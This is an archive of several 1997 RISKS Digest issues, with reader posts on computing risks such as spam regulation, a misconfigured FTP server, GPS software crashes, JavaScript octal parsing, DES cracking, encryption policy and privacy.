CNN reports that the Federal Trade Commission will crack down on spammers who advertise false claims or fraudulent offers. The FTC may fine such spammers, it may seek injunctions to bar spamming, or it may do both, depending on the offender. It is further asking industry groups for lists of known spammers, so as to better identify fraud cases. The FTC is specifically targeting two types of fraud:

- Spammers who forge headers or otherwise provide false e-mail return addresses (yay!).
- Spammers who make false claims or fraudulent offers.

If CNN's wording is to be believed, the FTC's goal seem to be to reduce Internet traffic, rather than to prosecute fraud.

The full text of the article is available at <http://www.cnn.com/TECH/9706/12/junk.email.ap/index.html>

Jim

⚡ Major corporation's misconfigured FTP server

"John P. Wilson" <jowilson@mtu.edu>
Wed, 11 Jun 1997 20:14:12 -0400 (EDT)

I set out to download some software from a major corporation's FTP server (name not given for reasons that will soon be obvious) and rather than go through the hassle of navigating through their complex web page, I fired up ftp. I assumed that the address for their ftp server was ftp.

foo_corp.com,
and connected as an anonymous user with no difficulty. After
getting a
directory listing, I noted the fact that there was about eight
or so
directories which looked suspiciously like usernames. A
directory listing
of one of these contained a .login, .cshrc, and a .rhosts file.
In addition
to the username directories, there was a directory labeled
"research".
Permissions were set so that I could have downloaded anything I
liked.

Risks?

1. There was probably a misconfigured DNS server which sent me
to the
computer I connected to rather than the actual FTP server; even
if this
was the correct server, there appears to have been a a fairly
serious FTP
configuration error and/or failure to change the FTP server from
a default
value.
2. Incorrect permissions were set on a directory obviously
labelled
"research".
3. I question the wisdom of placing any computer which contains
company
sensitive/proprietary information on a network which is
connected to the
outside world.
4. People could download saved e-mail from the user's accounts
who were
on this machine.

These are the few that I came up with off the top of my head.
The rest,
"should be obvious".

--John Wilson, sysadmin, Department of Education, Michigan Tech.

✶ 3001: Improving A Classic

<sewilco@fieldday.mn.org>

Sun, 8 Jun 1997 11:49:41 -0500 (CDT)

In reading "3001: The Final Odyssey", I found that Clarke has used the current proximity to 2001 to update the background of "2001". There are a number of references to our society of the 1990s that had not existed when "2001" was written. Clarke gets a chance to make improvements in his thirty-year-old story, using our history to improve the history in his story. (The main story line is separate from these references, and this is not a review of the book)

There also is a reference to the existence of many computing devices that are not able to deal with some date calculations. I'm not sure if Clarke is suggesting that computer programmers won't solve all date calculations even after the year 2000, or if Clarke is showing that not all date calculation problems have obvious solutions.

Clarke has been noting problems with dates and researchers for a while. In 1975's "Imperial Earth" he included a speech given to the USA Congress three hundred years in the future, and reported that the speech has been added to the official Congressional Record with that future date.

Scot E. Wilcoxon sewilco@fieldday.mn.org

⚡ Geez Pleez Sloueez (Mark E. Ingram via Peter Ladkin)

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Fri, 06 Jun 1997 19:37:57 +0200

Have you ever had a nightmare in which you're flying into an airport in bad weather, and you see the purser open the cockpit door and hear her say to the captain, "Try Control-Alt-Delete"? Then you wake up, right? Well, read on.

Glossary: GPS = Global Positioning System; ATC = Air Traffic Control; approach = a strictly defined and certified plan by which an aircraft approaches an airport runway and lands, even when the runway cannot be seen until the aircraft has almost landed; GPS approach = an approach primarily on use of navigation signals from GPS. Peter Ladkin

[begin message From: "Mark E. Ingram" <markt@mickey.mo-net.com>,

forwarded and mildly edited with permission. PBL]

[The abstract for the report 'A Human Factors Approach to Use of GPS Receivers', by Ruth M. Heron, Waldemar Krolak and Shawn Coyle,

available from <http://bluecoat.eurocontrol.fr/reports/>

or <http://www.neosoft.com/~sky/BLUECOAT>

says in part:]

> Imagine you are about to pilot an aircraft on a GPS approach into a

> busy airport surrounded by high mountains. You are being

buffeted by
> high winds, rain and turbulence.
>
> Then ATC calls for a different approach and you must re-
program. Time
> is of the essence, but somehow your receiver inputs are getting
> scrambled and you can't figure out why.
>
> Finally, as you perform a critical keyboard entry to the GPS
receiver,
> all navigation capability is lost because the unit's operating
system
> crashes with the message, "Contact Factory, Contact Factory,
Contact
> Factory...." (This message was real, but the problem that
invoked it
> has long since been resolved.)

[..] this problem *may* have been resolved, depending on
the circumstances. It seems that the "Contact Factory" issue
has only
been solved *if* the unit has had its software updated during a
visit to
the factory.

Since the manufacturer didn't issue a recall (that anybody seems
to know
about, anyway) and the FAA did not issue an AD, there are
probably still a
lot of boxes out there which haven't been fixed. Since the
point of
emphasizing this issue was *not* to embarrass or otherwise
single out any
one manufacturer, suffice it to say that if your GPS unit has a
startup
screen showing that its software is level 236 or lower (you know
who you
are), it can be prone to the "Address Error 02 Contact Factory"
message.

Solution - send it back to the factory. The upgrade is free.

[end message from Mark Ingram]

✂ Re: When is 0 not 0? The wonderful world of the Web (Turrall, R-19.21)

<Mathew Lodge [...]>

Fri, 06 Jun 1997 13:42:42 -0700

> Netscape (and MSIE) insists however that 020 is actually equal to 16.

This is actually a feature of Netscape's JavaScript parseInt() function. I originally considered that Netscape meant well when it implemented this behavior. Then I wondered why, in this day and age, anyone cares enough about input of octal numbers to code it into an integer parsing function of a relatively recent language such as JavaScript.

I don't have source code to Netscape's JavaScript interpreter to check, but I expect that the implementation of parseInt() eventually ends up in some C code where something like the following takes place:

```
int error, num;

error = sscanf(line, "%i", &num);
```

My copy of K&R "The C programming language (2nd Edition)" defines this to mean that an integer conversion of 'line' will take place; "the integer may be octal (leading 0) or hexadecimal (leading 0x or 0X)". Hence the same behavior in the I/O functions of a 90's programming language.

I guess this is the old chestnut of a RISK that code will be

used in a manner that the designers never envisaged. Or perhaps it is the risk of basing a new language (Java) on the less-than-solid foundations of an older one (C) ;-)

The final irony is that the page in question, <http://www.halifax.co.uk/mortgage/pay.html>, contains JavaScript code to "validate" the user's input...

Mathew

Mathew Lodge, Product Manager, Cisco Systems +1 408 527 4908

✶ Re: When is 0 not 0? The wonderful world of the Web (Turrall, R-19.21)

David Jones <dej@inode.org>
Fri, 6 Jun 1997 08:13:04 -0400 (EDT)

The real problem lies in the script that runs the mortgage calculator itself. Web browsers do not interpret any of the values typed into forms they display; all information is sent as-is, in encoded string form, to the server, where it is up to the CGI script to process it.

It's highly likely that the mortgage CGI was written in Perl, or a C program that uses `strtol()`. This just goes to show how important it is to validate all input data, for both security and correctness reasons.

✶ IFIP WG 11.3 Working Conference - August 11-13, 1997

David Spooner <spoonerd@cs.rpi.edu>

Sun, 8 Jun 1997 11:17:34 -0400 (EDT)

IFIP WG 11.3 Database Security 11th Working Conference on
Database Security
11--13 August 1997, Lake Tahoe, California

This conference provides a forum for presenting original unpublished research results, practical experiences, and innovative ideas in database security. The conference is limited to about forty participants so that ample time for discussion and interaction may occur.

For more information on registration and updates on the advance program, see the IFIP WG 11.3 home page at web address <http://www.cs.rpi.edu/ifip/>.

Registration information will be posted there in a few days. If you do not have web access, please contact David Spooner (spoonerd@cs.rpi.edu) for an e-mail version of the detailed information.

✶ CFP: 1998 Symposium on Network and Distributed System Security

Matt Bishop <bishop@cs.ucdavis.edu>

Fri, 6 Jun 1997 15:05:45 -0700

The Internet Society Symposium on Network and Distributed System Security,
San Diego, California, March 1998

The symposium will foster information exchange between hardware and software

developers of network and distributed system security services. The intended audience is those who are interested in the practical aspects of network and distributed system security, focusing on actual system design and implementation, rather than theory. Encouraging and enabling the Internet community to apply, deploy, and advance the state of available security technology is the major focus of symposium. Symposium proceedings will be published by the Internet Society. Topics for the symposium include, but are not limited to, the following:

GENERAL CHAIR:

David Balenson, Trusted Information Systems

PROGRAM CHAIRS:

Matt Bishop, University of California at Davis

Steve Kent, BBN

Dates, final call for papers, advance program, and registration information will be available at the URL:

<http://www.isoc.org/conferences/ndss98>.

Matt Bishop, Department of Computer Science, University of California at

Davis, Davis CA 95616-8562, sndss98-submissions@cs.ucdavis.edu

Phone: +1 (916) 752-8060, FAX: +1 (916) 752-4767,

The Internet Society, 12020 Sunrise Valley Drive, Suite 210

Reston, Virginia

20191-3429 USA voice 703.648.9888

fax 703.648.9887

⚡ CFP: The Impact of the Internet on Communications Policy

<Nora_O'Neil/FS/KSG@ksg.harvard.edu>

Mon, 9 Jun 1997 17:06:05 -0400

HARVARD INFORMATION INFRASTRUCTURE PROJECT
THE IMPACT OF THE INTERNET ON COMMUNICATIONS POLICY
First Announcement and Call for Papers

Co-Sponsors: International Telecommunication Union and
the Center for Law and Information Technology, Harvard Law School
Cambridge, Massachusetts, December 4-5, 1997

Ms. Nora O'Neil, Project Coordinator, Information Infrastructure
Project
Harvard University, John F. Kennedy School of Government
79 John F. Kennedy St., Cambridge, Massachusetts 02138 USA
Tel. +1 617-496-1389 Fax: +1 617-495-5776
nora_o'neil@harvard.edu



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 23

Thursday 26 June 1997

Contents

- [U.S. Supreme Court rules on Communications Decency Act](#)
[PGN](#)
- [RSA's DES challenge achieved](#)
[PGN](#)
- [McCain-Kerrey Secure Public Networks Act](#)
[PGN](#)
- [Revised Internet Regulation in China Announced](#)
[Li Gong](#)
- ["Hackers" get into Ramsay case computer](#)
[Jonathan Corbet](#)
- [Backhoe-attack cable thief disables phone service in Russia](#)
[Betty G.O'Hearn](#)
- [Malfunction Causes Motor Melee](#)
[Scott Lucero](#)
- [1998-1999 Leonids may damage satellites](#)
[Jonathan Nash](#)
- [Unix path risks -- well-known, but still amusing](#)
[Michael Patrick Jackson via Alan Wexelblat](#)
- [Microsoft Web site Interrupted by cracker](#)
[Edupage](#)

- [MS Outlook sends e-mail on Ctrl-Enter when editing with Word](#)
[Michael Passer](#)
 - [Malepropylene Microdictus](#)
[Stephen Speicher](#)
 - [Re: Software Problems with new UK ATC Center](#)
[Andres Zellweger](#)
 - [Old risks, new villains... when will they learn?](#)
[Quinn Yost](#)
 - [7-Eleven Big Brother](#)
[Mich Kabay](#)
 - [UK Government proposes ID numbers for 4-year-olds](#)
[Gary Barnes](#)
 - [Chip Theft by Home Invasion](#)
[David Kennedy](#)
 - [Re: Company blackmails Netscape for details of browser bug](#)
[Dorothy Denning](#)
 - [Netscape vs. Cabocomm](#)
[Andy Waldis](#)
 - ["Secret Power" claims to expose secret international spying networks](#)
[Betty G.O'Hearn](#)
 - [Info on RISKS \(comp.risks\)](#)
-

🔥 U.S. Supreme Court rules on Communications Decency Act

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 26 Jun 97 8:12:48 PDT

Seven* Justices (in the majority opinion written by Justice Stevens) ruled that the Communications Decency Act violated free-speech rights in attempting to protect children from sexually explicit material on the Internet. The remaining two Justices (in an opinion written by Justice O'Connor, with Chief Justice Rehnquist concurring) agreed that the CDA was

unconstitutional, but wrote that they would invalidate the law only insofar as it interferes with the First Amendment rights of adults.

[The decision opinions are on-line at <http://www.cdt.org>, <http://www.epic.org>, and <http://www.ciec.org>.

See [RISKS-17.71](#), 72, 74, and [RISKS-18.20](#) for earlier background. Similar state laws in NY and Georgia were also recently overturned. PGN]

[* Typo (nine) fixed in Archive copy. NINE thought it unconstitutional. Two had caveats. PGN]

✶ RSA's DES challenge achieved

"Peter G. Neumann" <neumann@csl.sri.com>
Thu, 26 Jun 97 8:12:57 PDT

After four months and exhaustion of about one fourth of the 72 quadrillion possible keys, the RSA challenge for the 56-bit DES key was successful. The *brute* in *brute force* is becoming more Godzilla-like. [See <http://www.rsa.com> for the status of the other RSA challenges.]

✶ McCain-Kerrey Secure Public Networks Act

"Peter G. Neumann" <neumann@csl.sri.com>
Thu, 26 Jun 97 8:13:03 PDT

The McCain-Kerrey bill calls for extensive key-recovery infrastructures for encryption used in storage and communications. The wording also seems to

require key recovery for authentication and certificate authorities as well, which would seem to introduce enormous potential risks above and beyond those previously addressed in RISKS. The bill was slipped through the committee as a substitute for ProCode, with essentially no discussion. It appears that there are many lurking issues that were not adequately understood by the Senators. Serious study seems urgently needed.

[See <http://www.epic.org> and <http://cdt.org> for text and analyses of the bill. Senate Judiciary Committee hearings on this subject were scheduled for yesterday (25 Jun), but were postponed at the last minute because of other Senate action. You will find my would-have-been testimony on my web page. PGN]

⚡ Revised Internet Regulation in China Announced

Li Gong <gong@crypto.Eng.Sun.COM>
Sat, 14 Jun 1997 11:49:39 -0700

The overseas edition of the *People's Daily* (June 9, 1997, p.2) gave details of the 17-clause revised regulation regarding the establishment and operation of any computer network that is connected to the Internet. Highlights include:

Clause 6. All networks with direct international connections must go through public access networks managed by the Post and Telecommunication Ministry.

Clause 7. Existing networks are to be reorganized and managed by the following 4 institutions: Post and Telecommunication Ministry, Electronics Ministry, National Council of Education, and the Chinese Academy of Sciences.

Clause 9.3 All operators (ISPs and their clients) must have security and secrecy regulations in place and must have adequate technical protection mechanisms.

Clause 13. All operators and personnel must abide by laws regarding national security, criminal activities, ..., and the spread of pornography.

Clause 9.3 seems to have gone beyond the normal expectation of an operator in the west.

Li Gong, JavaSoft, Sun Microsystems, Inc.

🔥 "Hackers" get into Ramsay case computer

Jonathan Corbet <corbet@atd.ucar.edu>

Fri, 13 Jun 1997 09:53:10 -0600

I assume most of the civilized world has heard about the Jon-Benet Ramsay murder case. Here in Boulder, where it's a local story, our newspaper reports on it daily, while chiding the tabloids for doing the same thing. I long since stopped reading these stories, which seemed to offer little of interest.

The top of page 1 today, however, reads "Hackers Invade Ramsay Case File."

The real problem appears to be that somebody got into the "war room" where the computer lives, and somehow messed with the machine. The investigators are now going through a process of comparing electronic documents with printed versions, looking for things that have been changed.

The article doesn't say anything about backups. What do you bet they were in the same room, if they exist at all? Manually comparing with printed documents seems like a poor recovery strategy. Meanwhile they have no idea of what information may have been taken out of the room.

The risks: information on your computer will never be safe if you allow physical access to the machine. And an environment where a burglar becomes a "hacker" does not help in identifying the real problems.

The story can be found at

http://www.bouldernews.com/BoulderNews/News/Local/html/X_9706130172.htm

jon

⚡ Backhoe-attack cable thief disables phone service in Russia

"Betty G.O'Hearn" <betty@infowar.com>
Thu, 19 Jun 1997 13:30:33 -0400

"Ron Eward has been saying this for years! The backhoe attack is the low-tech efficient way to shut down telecomm services without

the help of
hackers. See what happened in Moscow?" Winn Schwartau

A thief removed 60 meters of cable from the center of the remote Russian city of Ulan-Ude (the capital of the Republic of Buryatiya, near Mongolia), which shut down external communications for five hours on 19 Jun 1997. The incident affected military and other communications in the region and caused an estimated loss of 800 million rubles (\$135,000). Apparently, the criminal or criminals may have been harvesting precious metal from the lines. (Earlier this week two thieves were electrocuted in eastern Kazakhstan as they tried to steal copper wires from a high-voltage power transmission line.) [Source: Itar-Tass news, 19 Jun 1997]

[Warning: *To backhoe* may be dangerous to your health!
(In the second case, the copper got them in the end.) PGN]

✶ Malfunction Causes Motor Melee

"lucero" <lucero@smtp-gw.optec.army.mil>
Wed, 18 Jun 97 15:02:36 EST

The United States Auto Club (USAC) declared a new winner in the True Value 500 on 8 June 1997 when an electronic device in five of the cars failed to record the laps where cars pull into the pit stop. Although there are two forms of manual backup, neither were used until hours after the race was complete even though the officials received notice of the malfunction during the race. USAC officials are considering fining A.J. Foyt and

Arie

Luyendyk, who turned out to be the winner following the audit, after they got into a victory circle scuffle. The malfunction came with 19 laps

remaining, not leaving much time to change over manual methods. Race

officials counted on the malfunction not affecting the outcome of the race.

The USAC Chief Stewart said this is the first major malfunction since the

devices were introduced in 1990. The RISK is believing that, just because

it hasn't happened in the past, doesn't mean that it isn't happening now.

Scott Lucero

🚀 1998-1999 Leonids may damage satellites

Jonathan Nash <jnash@qis.net>

Thu, 26 Jun 1997 01:36:23 -0400 (EDT)

An article in the 9 Jun 1997 issue of *Science News* warned that the Leonid

meteor showers in 1998 and 1999 may damage satellites. The Leonid meteor

shower occurs around the middle of November and usually 100 meteors an hour

may be visible. In the Far East in 1998, 100,000 meteors an hour may be

visible. In 1999 there will also be a very heavy Leonid shower in Western

Europe.

"A Leonid storm occurs every 33 years, when Earth passes through the

meteoroid storm shortly after Temple-Tuttle has neared the sun and spewed

fresh particles. On 17 Nov 1998, Earth will hit the Leonid stream just 9 months after the comet has passed closet to the sun. In that short interval, the torrent of new meteoroids won't have had time to spread out. Our planet will encounter a dense swath of debris, creating a veritable tempest.

"The dust particles are tiny, so chance collisions with spacecraft aren't the prime worry of scientists. Rather, researchers express concern about the potential of these particles to create localized clouds of electric charge, or plasma, that can penetrate satellites and short-circuit equipment.

"The high speed of a Leonid meteoroid - about 72 kilometers per second, more than three times that of an average meteoroid - favors the production of clouds of charged material, notes Brown. These can generate lightninglike discharges inside satellites, zapping fragile electric components.

"Another meteor storm, this one associated with a swath of cometary debris known as the Perseids, is credited with taking a satellite out of commission in 1993 (SN: 2 Oct 1993, p. 217). However, the potential for damage is highly uncertain... Come 1998, 'everyone is going to go through this test, whether they like it or not.'"

⚡ Unix path risks -- well-known, but still amusing

Graystreak <wex@kangaroo.media.mit.edu>

Wed, 25 Jun 1997 23:13:38 -0400

Date: Wed, 25 Jun 1997 21:39:14 -0400

>From: Michael Patrick Johnson <aries@kangaroo.media.mit.edu>

Subject: insane bug

Reply-To: aries@media.mit.edu

This bug is one for the record books. It's just too funny. If only all bugs could make me laugh.

I was trying to show someone how to use emacs rmail to read mail today. We got the stuff setup. We are using some kerberized pop program for movemail, not default movemail. Fine. We try to incorporate mail and suddenly this 3D OpenGL spinning BEAVER HEAD program pops up!! My god, what the hell was going on? Did someone spawn that accidentally? No, it goes away when I C-g. Incorporate again, IT'S BACK!

OK, I am thinking SOMEONE is playing with this poor new student, someone hacked a dotfile on his somewhere. No, nothing this insidious. As it turns out, the beaver head program was a program he wrote to learn OpenGL. The question was, how the hell was it running? Long story short, the movemail program was actually a script which did a lot of string munging and happened to use the unix function "head" in it. A bad dotfile had put . (dot) first in his path. His beaver program was called head. So we got his beaver head, not the real head.

Moral: To not lose your head, put . in your path!

Michael Patrick Johnson aries@media.mit.edu MIT Media Lab

<http://www.media.mit.edu/~aries/>

⚡ Microsoft Web site Interrupted by cracker

Edupage Editors <educom@educom.unc.edu>

Wed, 25 Jun 1997 01:03:42 -0400 (EDT)

Microsoft's Web site was disrupted briefly by a computer cracker who broke into the site's server computers by exploiting a flaw in the Microsoft Internet server software. The site was down only about 10 minutes, but company officials say users may have experienced more problems because the company currently is upgrading its servers. Microsoft has posted a fix for the flaw on its Web site, and a marketing director says all that was needed to get the machines going again was a reboot. (*Wall Street Journal*, 23 Jun 1997; <http://www.wsj.com>; Edupage, 24 June 1997)

⚡ MS Outlook sends e-mail on Ctrl-Enter when editing with Word

Michael Passer <mwp@acm.org>

Thu, 26 Jun 1997 10:55:11 GMT

When using Microsoft Outlook (part of their Office 97 suite) to compose an e-mail message yesterday, I attempted to get rid of some unwanted text formatting by inserting a page break. Under normal circumstances, Word recognizes the key combination Ctrl-Enter as a command to insert a page

break. (WordPerfect also treats the key combination this way.) However, when Word is launched by Outlook as an e-mail editor, Ctrl-Enter causes the e-mail message to be sent--immediately, with no confirmation.

This behavior is documented on the File menu, where Send has the keyboard accelerator label "Ctrl-Enter" right next to it. Perhaps I should have RTFM (Read The Fine Menu). However, I don't think co-opting a key with a fairly common editing function was an optimum user interface design decision.

The RISK? Sending e-mail unintentionally, before it is completely edited, can cause problems ranging from trivial (e.g., mild embarrassment at having sent a message that wasn't done yet) to catastrophic (e.g., abrupt unemployment as a result of having fired off an unedited missive to an executive at one's company before one has cooled off).

Malepropylene Microdictus

<Stephen Speicher>

Thu, 19 Jun 1997 13:36:37 -0700 (PDT)

Whoever is the genius in the advertisement department at Microsoft, they have done it this time. Anybody seen the IE ads on TV lately? The one with a very effective choral music playing in the background? Well, the background music is the Confutatis Maledictis from Mozart's Requiem (Mass for the dead). And the words of the final blast of music which accompanies "Where

do you want to go today?" are saying "confutatis maledictis,
flammis acribus
addictis..." which means "the damned and accused are convicted
to flames of
hell"

Is this the right message for an ad?

Stephen Speicher, Internex Information Services

[Depends on what you **really** think of your product? PGN]

✶ Re: Software Problems with new UK ATC Center (Ladkin, [RISKS-19.18](#))

"Andres Zellweger" <zellwega@cts.db.erau.edu>

Tue, 17 Jun 97 13:30:02 -0500

Peter Ladkin, in his report on NERC (New En Route Centre) is absolutely correct in pointing out the problem of "scaling up" is much more serious than just fixing bugs. To my knowledge, no one has yet been successful in building a modern distributed ATC system that has scaled to the size needed for NERC or one of the US En Route ATC Centers. In most cases, the problems have come from the various mechanisms put in place for achieving high availability and reliability.

As an aside, NERC, located in Swanick, is in a beautiful new building where all of the controller work stations, with their 20x20 inch 2000 line resolution color displays, have been installed for months. Interestingly enough, there is a lot of extra space because when the

architects planned
the building they didn't realize that the powerful workstations
would not
require the support of a large main frame computer with its own
computer
room etc!

Dres Zellweger

[Typo fixed in archive copy. Back ref to 19.18. PGN]

⚡ Old risks, new villains... when will they learn?

Quinn Yost <yost@pobox.com>

Wed, 25 Jun 1997 02:34:21 +0100

The story below is not one that will cause many of you to rush
to lessen
it's impact on you. Instead, it simply demonstrates how (despite
our best
efforts and their best intentions) some companies just don't
quite get our
concern.

The story begins a few months ago when I relocated to a new
city. In the
process of arranging utility type services the local phone
company made
their standard offer of issuing a phone card. Much to my
delight, they
offered to send a card with just my name and not my access
number printed on
it.

Two weeks later, the card arrives. As I opened it, I was amused
to see that
it had what appeared to be a generic number (knowing it wasn't
the number I
had requested and appeared far too blatant) as my pin. Weeks
later when I

finally had a need to use it, I was somewhat surprised to hear the "The account number - pin combination you have entered is incorrect" message.

After returning home, I promptly called the company and requested to have my pin changed. Which they happily did without asking for any identifying information (I can only hope they used caller-id to make an assumption that I was indeed who I claimed). I also asked what the old pin was (assuming a typo had been made or my memory was failing) and learned that the number printed on my card was not some generic number, but instead the actual pin.

Again, two weeks later, the card arrives. This time, not only does it have my name and pin imprinted upon it, it also has instructions on how to determine the unprinted portion of the access number.

The risks here I assume are obvious to us all.

7-Eleven Big Brother

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Wed, 25 Jun 1997 22:18:24 -0400

- > 7-Eleven Operators Resist System To Monitor Managers
- > By Norihiko Shirouzu and Jon Bigness
- > Staff Reporters of The Wall Street Journal (Dow Jones 16 Jun 1997)

- > Your neighborhood 7-Eleven store may soon feature a new Japanese export: a
- > draconian system that allows the company to monitor store

managers' every
> keystroke.

Summary of the writers' key points:

- * Japanese 7-11 franchise owners must use their point-of-sale (POS) computers throughout the day to perform inventory analysis and track sales.
- * The inventory and just-in-time (JIT) ordering system is crucial to the Japanese operations management.
- * Fresh food is delivered three times a day to each store in accordance with local traffic.
- * "Headquarters ranks stores by how often their operators use the computer."
- * Managers are under enormous pressure; one reported, "It's like being under 24-hour surveillance; it's like being enslaved."
- * Upper management argues that these strict demands and computer-based monitoring are responsible for improving turnover of products from 100% per 25 days to 100% per 7 days.

M. E. Kabay, PhD, CISSP (Kirkland, QC) / Director of Education,
National Computer Security Association (Carlisle, PA) / <http://www.ncsa.com>

🚀 UK Government proposes ID numbers for 4-year-olds

Gary Barnes <gkb@aber.ac.uk>
Thu, 26 Jun 1997 10:54:54 +0100 (BST)

The Times today (26 Jun 1997) reports that the UK government plans to give every child a national identification number at the age of four, to plot pupils' progress through school. The intention is to make the official national league tables of schools' a more accurate reflection of a schools performance, by taking into account the fact that some schools take in more clever pupils than others, which naturally reflects in the current figures.

According to *The Times*, David Hawker, the man responsible for developing this new scheme gave the reassurance: "We are looking at setting up a national pupil number. It is nothing to be frightened of because pupil information is covered by the Data Protection Act."

I am not reassured by this, and neither is Andrew Puddephat, director of civil rights pressure group Charter 88 who warned that this could be a step towards a national identity card system. The Labour Government was opposed to a national identity card scheme when it was in Opposition.

While this may seem to be more of a privacy issue than a computing RISKS issue, the blind faith that David Hawker has that there is no need for concern thanks to the Data Protection Act seems a bit misplaced, especially when no mention is made of what technical measures might be used to assure the security and integrity of the information stored about pupils.

Gary Barnes

⚡ Chip Theft by Home Invasion

David Kennedy <76702.3557@compuserve.com>

Thu, 26 Jun 1997 17:47:58 -0400

Courtesy of United Press International via CompuServe's
Executive News
Service:

3 at large in home invasion robbery (UPI)

> HACIENDA HEIGHTS, Calif., June 20 (UPI) -- Two men have been
arrested

> and three others are at large after they allegedly held a
family hostage

> while the father was forced to go to his business and turn
over \$800,000

> in computer chips.

> Police say five heavily armed men drove up to the Hacienda
Heights home of

> the unidentified victim at about 10:30 p.m. Thursday. When
they got

> inside, they herded a woman, her 11-year-old son and 14-year-
old daughter

> into one room, and forced the husband to drive to his business
in the City

> of Industry.

o Someone called the police, SWAT shows up (special weapons and
tactics

police unit specializing in high-risk police operations), after
two hours,

2 gunmen surrender.

o Three who went with the business owner are at large. They
tied him up

in his business and left him there.

Dave Kennedy [CISSP] Research Team Chief, National Computer
Security Assoc.

⚡ Re: Company blackmails Netscape for details of browser bug

Dorothy Denning <denning@cs.georgetown.edu>

Fri, 13 Jun 1997 14:42:29 -0400

I read the document at the cited URL and it says .

"Cabocomm said it would accept "reasonable compensation" for the technical information -- or they can send a Netscape representative and get it for free."

That doesn't sound like blackmail to me.

Dorothy Denning

[Apparently Netscape was able to get a copy of the script of the demo session and from that infer what the flaw was. No money changed hands. PGN]

⚡ Netscape vs. Cabocomm

Andy Waldis <awaldis@ic.net>

Mon, 16 Jun 1997 15:50:31 -0700 (PDT)

Regarding the finding of a defect in Netscape's browser by the Danish company Cabocomm, I find it disturbing that so many reports use the terms "blackmail" and "extortion" to describe Cabocomm's actions. The use of these terms imply that Cabocomm was obligated to report the defect it had found and should not

expect to be compensated for their trouble. This suggests a risk of using software that I had not been aware of: that we are obligated to report any defects we find and have no right to expect compensation. I guess I should be reading those license agreements a little more carefully.

Cabocomm did not create the problem, Netscape did. Cabocomm proposed a solution which Netscape was free to accept or reject. This wasn't a case of blackmail, just good old-fashioned capitalism. Regards,

Andy Waldis awaldis@ic.net

✶ "Secret Power" Claims to Expose Secret International Spying Networks

"Betty G.O'Hearn" <betty@infowar.com>

Thu, 26 Jun 1997 15:18:21 -0400

"Secret Power" by Nicki Hagar

The International Spying Networks UKUSA and ECHELON

301pp ISBN: 0-908802-35-8

According to this remarkable book, that has somehow escaped the flames of book banners crying "national security," the United States NSA and the United Kingdom's GCHQ (Government Communications Headquarters) operate a global spying network called UKUSA. To listen in on conversations across the planet, a massive eavesdropping apparatus was built, with tentacles which reach into dozens of different countries beyond the shores of either the US or UK as well as across the skies.

Describing the nature of UKUSA, its global affiliations, and operations represents a huge effort on the part of author Nicki Hager. He states early on in 'Secret Power':

"Many people are vaguely aware that a lot of spying occurs, maybe even on them, but how do we judge if it is ubiquitous or not a worry at all? Is someone listening every time we pick up the telephone? Are all of our Internet or fax messages being pored over continuously by shadowy figures somewhere in a windowless building?

"What follows explains as precisely as possible - and for the first time in public - how the worldwide [spy] system works, just how immense and powerful it is and what it can and cannot do.

"The global system has a highly secret codename: ECHELON."

And that is the foundation of a tremendous amount of research that describes in detail how the vast global spying network "collects all the telephone calls, faxes, telexes, Internet messages and other electronic communications that its computers have been pre-programmed to select," and then analyzes the contents and distributes it to members UKUSA and ECHELON partners world-wide.

The operational details of how the US (NSA), UK (GCHQ), Canada (CSE), Australia (DSD) and New Zealand (GCSB) intercepts signals, throws high power computing behind ECHELON 'KeyWord' dictionary attacks and what they do with

that information is potentially alarming; especially since so much of this decades old practice has been kept under the wraps of security.

Secret Power names the names, provides the dates and the technical details on the world's largest, best financed and coordinated global spying apparatus ever conceived. Full of pictures, maps and charts, the reader will get a complete picture of just how much effort and resources go into international security, long distance eavesdropping, and spying.

From the Cold War to today, UKUSA and ECHELON have been fascinating and powerful intelligence functions to spy both on enemies and friends. "Secret Power" provides the first peek inside the world's most secretive and powerful electronic spy organization.

"Secret Power" reads like a thriller, except that it's true. It should be read by everyone with an interest in intelligence, espionage and the technology that modern spies use.

"An astonishing number of people have told him [author Nicki Hager] things that I, as Prime Minister in charge of the intelligence services, was never told...It is an outrage that I and other ministers were told so little."

-David Lange, Prime Minister of New Zealand 1984-89


"...the most detailed and up to date account of the work of any signals intelligence agency in existence. It is a masterpiece of investigative reporting, and provides a wealth of information."

-Jeffrey T. Richelson, leading authority on United States intelligence agencies and author of America's Secret Eyes in the

Sky, and
co-author of 'The Ties that Bind.'



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 19: Issue 24

Wednesday 16 July 1997

Contents

- [Errors in California's Megan's Law sex offender CD ROM](#)
[Karen Coyle](#)
- [Website on Spreadsheet Research](#)
[Ray Panko](#)
- ["*sex" County sites blocked](#)
[Frank Carey](#)
- [Jon-Benet Ramsay case "hackers" unmasked: dead battery](#)
[Bear R Giles](#)
- [Credit-card numbers stolen from the Web](#)
[Drew Dean](#)
- [Lewis satellite downlink jammed by car alarm](#)
[George Michaelson](#)
- [Aircraft and Passenger Electronics; FMS Nav Data](#)
[Peter B. Ladkin](#)
- [Mid-air collisions](#)
[Hal Lewis](#)
- [Faulty lavatory smoke detector lawsuit](#)
[Frank Carey](#)
- [High-technology toll road six months late in Ontario](#)
[George Swan](#)
- ["DA computer chief almost loses all to clever sabotage"](#)
[James H. Haynes](#)
- [Re: MD5 weakness and possible consequences](#)

[Bear R Giles](#)

• [DEC Alpha Bug?!?](#)

[Gregory F. March](#)

• [Manual compositing of reuters news on yahoo cocks up](#)

[George Michaelson](#)

• [Calendars](#)

[Andrew R Koenig](#)

• [Follow-up to backhoe attack on cable](#)

[Cliff Krieger](#)

• [Anti-spam technology](#)

[Simson L. Garfinkel](#)

• [List of known macro viruses](#)

[Klaus Brunnstein](#)

• [Web Security & Commerce, Garfinkel with Spafford](#)

[PGN](#)

• [7th USENIX Security Symposium, Call for Papers](#)

[Avi Rubin](#)

• [Info on RISKS \(comp.risks\)](#)

